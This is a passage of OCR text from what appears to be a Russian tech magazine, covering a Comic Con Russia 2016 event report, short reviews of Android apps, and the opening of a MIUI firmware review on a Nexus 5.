Как бы то ни было, мероприятие состоялось, подкинув всем российским гикам темы для обсуждений на ближайшие несколько месяцев. Одно только это можно уже смело считать успехом.

Но останавливаться на достигнутом никто не собирался. Comic Con Russia был задуман как ежегодное мероприятие, и он стал им: вот уже третий год «Игромир» идет рука об руку с Comic Con. В этом году редакция][решила своими глазами оценить размах происходящего. Признаться, наши ожидания сложно было назвать завышенными, хотя программа мероприятия, списки приглашенных гостей и запланированных ивентов в этом году выглядели подозрительно многообещающе. Направляясь на Comic Con Russia 2016, мы собирались посетить лишь один из четырех дней выставки и мысленно надеялись, что организаторы учли ошибки прошлых лет и нас ожидает не многочасовая давка в рядах чьих-нибудь безумных поклонниц. В результате мы провели на выставке три полных дня и поняли, что ошибаться — это порой очень здорово.

Итак, чем порадовал своих гостей Comic Con Russia 2016, проходивший с 30 сентября по 2 октября, и почему посещение этого мероприятия способно подарить заряд позитива, которого с лихвой хватит на всю серую и холодную осень?

КОМИКСЫ

Краеугольный камень любого Comic Con — это, конечно же, комиксы, ведь именно с них все начиналось когда-то и именно оттуда «растут ноги» многих кино-, теле- и игровых вселенных. В этом году посетители выставки могли пообщаться с такими всемирно известными мэтрами, как иллюстратор, художник комиксов и журналист Чип Здарски (автор Sex Criminals и Howard the Duck) или хорватский художник Горан Парлов (работал над Y: The Last Man и Starlight, также известен работой в Marvel над линейкой комиксов Marvel MAX, в частности рисует Карателя). Причем можно было как посетить панели-выступления мастеров, так и в частном порядке получить автограф или даже персональный скетч — все дни мероприятия гости были доступны на своих стендах на Аллее авторов. Просто стоять рядом и смотреть, как рисуют эти люди, уже сродни наблюдению за неким магическим таинством.

CHIP ZDARSKY

Российская индустрия комиксов тоже была представлена во всей красе. Так, крупнейшее издательство оригинальных комиксов в России, Bubble, устроило собственную Аллею авторов, а совместно с фестивалем «КомМиссия» на Comic Con Russia была организована Аллея авторов КомМиссии, зарегистрироваться для участия в которой могли независимые авторы комиксов, манга и других рисованных историй любых жанров.

Также в рамках Comic Con Russia 2016 прошла презентация первого российского фильма, снятого по российскому комиксу, — это «Майор Гром» издательства Bubble. «Майор Гром» — один из наиболее удачных продуктов отечественной комикс-индустрии, издается с 2012 года и уже насчитывает 48 выпусков. На выставке авторы представили трейлер короткометражки «Майор Гром. Выходной», которая должна предварять собой выход полнометражной картины, запланированной на 2018 год.

Горан Парлов

КИНО

Крупнейшие киностудии из года в год приводят на Comic Com в Сан-Диего самый разный эксклюзивный контент, который весь остальной мир увидит в лучшем случае через несколько месяцев. Сегодня российский Comic Con, как это ни удивительно, мало отличается от «старших братьев».

Компания The Walt Disney Company CIS презентовала на выставке проекты Marvel и «Звездные войны». Так как контент действительно эксклюзивный, на входе в кинозал у посетителей изъяли все гаджеты, а затем продемонстрировали отрывки и новый трейлер «Доктора Стрэнджа», объемный материал, посвященный «Стражам Галактики 2», в который вошло куда больше, чем в недавно вышедший трейлер, а также материалы со съемочной площадки фильма «Тор: Рагнарек» и «Изгой-один. Звездные войны: Истории».

Российский кинопроизводитель тоже старается не отставать. Так, Федор Бондарчук лично представлял на Comic Con Russia свою новую фантастическую ленту «Притяжение», Сарик Андреасян совместно с актерами презентовал своих «Защитников» (фильм о «российских супергероях»), а Константин Эрнст предложил гостям мероприятия посмотреть трейлер фильма и эксклюзивные материалы к картине «Викинг». Стоит сказать, что эти фильмы также развлекали гостей и на собственных стендах. К примеру, декораторы и художники «Викинга» воссоздали на выставке кусочек Киевской Руси X века, а на стенде «Притяжения» можно было бесплатно зарядить любые гаджеты.

Также на выставке прошли премьерные показы фильма «Ведьма из Блэр: Новая глава» и первых эпизодов сериала «Изгоняющий дьявола»; Амедиатека представила собственным стендом новое амбициозное шоу телеканала HBO «Мир Дикого Запада», а Ubisoft и кинокомпания «Двадцатый Век Фокс СНГ» посвятили огромный стенд грядущей экранизации «Кредо убийцы».

#ВИКИНГФИЛЬМ

КОСПЛЕЙ

Шутки про эльфов в маминых занавесках и русский косплей, бессмысленный и беспощадный, давно утратили свою актуальность. Хотя прийти на «Игромир» и Comic Con в костюме волен любой желающий, крайне серьезно к своим костюмам подходят не только аккредитованные, «профессиональные» косплееры, но и большинство простых посетителей обеих выставок. И косплееров много. Нет, не так. Их МНОГО. Эти ребята (и девушки, конечно, девушки) создают в «Крокус Экспо» потрясающую атмосферу немного безумного, но очень дружелюбного праздника. Хотя Джокеров и Харли Квинн могло было быть и меньше :).




Кроме того, специальной гостьей Comic Con Russia 2016 стала Лианна Вамп, американская модель, актриса и всемирно известный косплеер.

ГОСТИ

Некоторых именитых гостей Comic Con мы уже перечислили выше, но основными звездами «с обложки» мероприятия год из года становятся голливудские актеры. В этом году организаторы выставки в некотором роде превзошли самих себя. Если гостями предыдущих Comic Con Russia были актеры Миша Коллинз («Сверхъестественное»), Альфи Аллен («Игра престолов»), а также актрисы Саммер Глау («Светлячок», «Кукольный дом») и Триша Хелфер («Звездный крейсер Галактика»), то на этот раз Россию посетили Нэйтан Филлион («Светлячок», «Касл»), Майкл Кудлиц («Ходячие мертвецы», «Саутленд») и Себастьян Роше («Сверхъестественное»).


Конечно, здесь особой строкой выделяется визит Нэйтана Филлиона, которого любители фантастики со всего мира по-прежнему знают и помнят скорее как капитана Малькольма Рейнольдса из «Светлячка», а не как Ричарда Касла из одноименного сериала. Имя такого гостя «в обойме» мероприятия ясно говорит о том, что российский Comic Con растет, развивается и потихоньку приобретает имя и по ту сторону Атлантики.

Также, говоря о знаменитых гостях, нельзя не отметить уровень организации автограф- и фотосессий и выступлений звездных гостей (причем последние открыты для всех посетителей конвента). Но об этом ниже.

COMIC CON RUSSIA
ХОДЯЧИЕ МЕРТВЕЦЫ
FOX


ОРГАНИЗАЦИЯ



Пожалуй, больше всего претензий прошлых лет было связано именно с организацией мероприятия. Многочасовые очереди на входе, различные накладки по времени, неразбериха с билетами на фотосессии и раздачу автографов. Поэтому в завершение этого небольшого отчета хочется сказать именно об организации.

По итогам трех дней, проведенных на выставке, можем сказать, что организаторы определенно учатся на своих ошибках и заслуживают большого уважения и искреннего «спасибо!». На Comic Con Russia 2016 все работало, как отлаженный механизм. Если какие-то накладки и недоразумения возникали, все они остались за кадром и гости ничего о них не узнали. С улыбкой работали все, начиная волонтерами и заканчивая охраной на входе. Все шоу, выступления, панели и презентации начинались вовремя, а неизбежные для таких фестивалей очереди были четко структурированы и отнимали гораздо меньше времени, чем можно представить.

Единственным существенным минусом по-прежнему можно назвать разве что площадь «Крокус Экспо», где проходили обе выставки. В этом году «Игромир» и Comic Con Russia посетило 163 тысячи человек (новый рекорд!), а свои стенды и презентации представили более 250 компаний. В итоге, особенно в выходные, «Крокус Экспо» казался слишком маленьким для ивента таких масштабов.



][благодарит официальный фотобанк «Игромира» и Comic Con Russia за предоставленные фото.

ВЫПУСК #24.
НОВИНКИ

КАРМАННЫЙ СОФТ

Сегодня в выпуске: изменяем фон в панели навигации и расширяем ее функциональность без root, добавляем в строку состояния датчики нагрузки на процессор и использования интернета, добавляем в Android панель задач в стиле Windows и активируем ночной режим в Android 7.0. Приятного чтения.


NAVBAR APPS

Если стандартная панель навигации, отображаемая в нижней части экрана смартфонов без физических кнопок навигации, кажется тебе скучной и неинформативной, то приложение Navbar Apps для тебя. Нет, оно не добавляет в него ярлыки приложений, как можно было бы подумать, прочитав название, но позволяет изменить внешний облик панели по своему вкусу.

С помощью Navbar Apps, например, можно изменить цвет панели навигации или использовать в качестве фона одно из доступных в приложении или созданных другими пользователями изображений. Можно настроить и динамическое изменение цвета в зависимости от цветовой палитры запущенного приложения. Правда, работает эта функция не очень хорошо, зачастую цвет не совпадает с цветом строки состояния и даже цветами приложения.

Две другие полезные функции — это показ процента заряда батареи и спектра проигрываемой в данный момент музыки. Обе этих функции никак не конфликтуют с остальными и дополняют их.

Приложение бесплатное, без рекламы, не требует root.




Navbar Apps
Платформа:
Android 5.0
Цена:
бесплатно

SYSTEMGLOW

Android в своем первозданном виде не имеет никаких средств для показа текущей нагрузки на процессор и фактов использования интернета. Даже стрелочки рядом с иконками Wi-Fi и мобильной сети, когда-то бывшие стандартной функцией ОС, со временем исчезли. Так что теперь приходится ставить либо кастом и софт с поддержкой root, либо приложения, выводящие уведомления и динамически изменяемую иконку в строку состояния.

SystemGlow предлагает еще один вариант, причем без необходимости иметь root. В самом верху строки состояния он выводит две полосы (по умолчанию красную и синюю), одна из которых служит индикатором нагрузки на процессор, а вторая — интенсивности использования интернета.

Единственная проблема приложения в том, что полосы показывают степень нагрузки изменением не своей длины, как, например, Xposed-модуль Statusbar Download Progress, а «яркости свечения», а если быть точным — своей прозрачности. Это очень непривычно и не так удобно, но, скорее всего, без root другой возможности выводить индикацию просто нет.



CPU: 2%
Traffic: 0 kB/s

CPU Load Monitor
1,0 SEC refresh rate
3 DP bar height
SET bar color

Network Activity Monitor
1,0 SEC refresh rate
3 DP bar height
SET bar color while on Wi-Fi
SET bar color while on cellular data
25 KB/S maximum traffic

Common Options
☐ Hide when status bar hides
☐ Animate transitions while on battery
Low notification priority


SystemGlow
Платформа:
Android 4.1
Цена:
бесплатно

TASKBAR

В Android 7.0 в качестве экспериментальной опции появилась поддержка плавающих окон, позволяющих превратить Android в полноценную многооконную настольную ОС. Проблема только в том, что в таком режиме система не предполагает никаких средств управления и запуска приложений: все работающие в фоне приложения просто появляются на экране одновременно в независимых окнах без всяких панелей, кнопок «Пуск» и прочих атрибутов настольных ОС.

Taskbar решает эту проблему с помощью скрываемой панели с иконками приложений и аналогом той самой кнопки «Пуск». Можно сказать, что это must have приложение для всех, кто использует режим плавающих окон, однако Taskbar поддерживает и более старые версии Android (начиная с 5.0). Так что его можно использовать как один из вариантов быстрого запуска приложений без возврата на рабочий стол.

Приложение бесплатное, с открытым исходным кодом.



Taskbar
Платформа:
Android 5.0
Цена:
бесплатно

NIGHT MODE ENABLER

Еще одна функция Android 7.0, так и не законченная к выпуску окончательной версии ОС, — это так называемый ночной режим. Почти все preview-версии Android N содержали в панели быстрых настроек кнопку Night Mode, после нажатия на которую экран включал фильтр синего цвета, делающий цвета на экране более теплыми (желтыми). Такой фильтр снижает нагрузку на глаза в темное время суток и смягчает эффект подавления выработки мелатонина при ярком свете, так что заснуть после вечернего чтения с экрана становится проще.

К сожалению, из-за некоторых багов Google отключила данную функцию в финальной версии Android 7.0. Все, что делает Night Mode Enabler, — возвращает ее на место.

Кстати, тот же самый эффект, в том числе на более старых версиях ОС, дают приложения CF.lumen, f.lux и фильтры синего цвета, которые в изобилии есть в маркете.

3:26
Night Mode Enabler
ENABLE NIGHT MODE

Night Mode Enabler
Платформа:
Android 7.0
Цена:
бесплатно

КИТАЙСКИЙ ANDROID

Денис Погребной
denis2371@gmail.com

MIUI ГЛАЗАМИ ИСКУШЕННОГО ПОЛЬЗОВАТЕЛЯ КАСТОМОВ

В предыдущей статье мы рассмотрели десятку лучших прошивок для мобильных устройств. Сегодня, как и обещал, я познакомлю тебя с одной из наиболее интересных, неоднозначных и переоцененных прошивок — MIUI.

Первым делом пройдемся по основным параметрам прошивки:
- Версия тестируемой прошивки: 6.9.8 (MIUI 8)
- Версия Android: 6.0 (MRA58K)
- Обновление безопасности: 2015.12.01

В качестве тестового девайса используем Nexus 5, зарекомендовавший себя прекрасным подопытным.

Историческая справка

Большая родина MIUI — Китай, а малая — знаменитая китайская компания Xiaomi, производящая не менее знаменитые смартфоны и все, к чему можно применить слово «умный».

Первый смартфон на базе MIUI — Xiaomi Mi1, он же Xiaomi Phone, был анонсирован 18 августа 2011 года. Одной из интересных отличительных черт его стал двойной системный раздел, позволяющий устанавливать две версии прошивки: свежую и зарекомендовавшую себя стабильную (если с новой возникнут проблемы, это не помешает полноценной работе устройства).

В 2013 году Xiaomi открыла исходный код MIUI, после чего многие умельцы смогли портировать прошивку на различные устройства. Для еще большей популяризации MIUI компания начала формирование официальных сборок для смартфонов других компаний (LG, Samsung, Lenovo и другие). На сегодняшний день официально MIUI есть более чем на 200 устройствах

УСТАНОВКА

Скачать прошивку можно с официального сайта. Однако брать ее именно оттуда я бы не рекомендовал: вместе с прошивкой втихаря установится довольно урезанный кастомный рекавери, поддерживающий только вайпы разделов system, cache, sdcard, data и установку ZIP-файлов, могут возникнуть проблемы с корректной работой и установкой сервисов Google.

Более правильный источник прошивок для владельцев аппаратов не от Xiaomi — это сайт miui.su. В их сборки изначально вшиты Play Market, сервисы Google и root. Стандартная клавиатура из MIUI заменена на Google Клавиатуру, никакой перезаписи рекавери.


Сразу после установки рекомендую активировать в настройках пункт «Иконки уведомлений», и тогда сигнализировать об уведомлениях будут не три сиротливые точки, а иконки программ.


ПЕРВОЕ ВПЕЧАТЛЕНИЕ

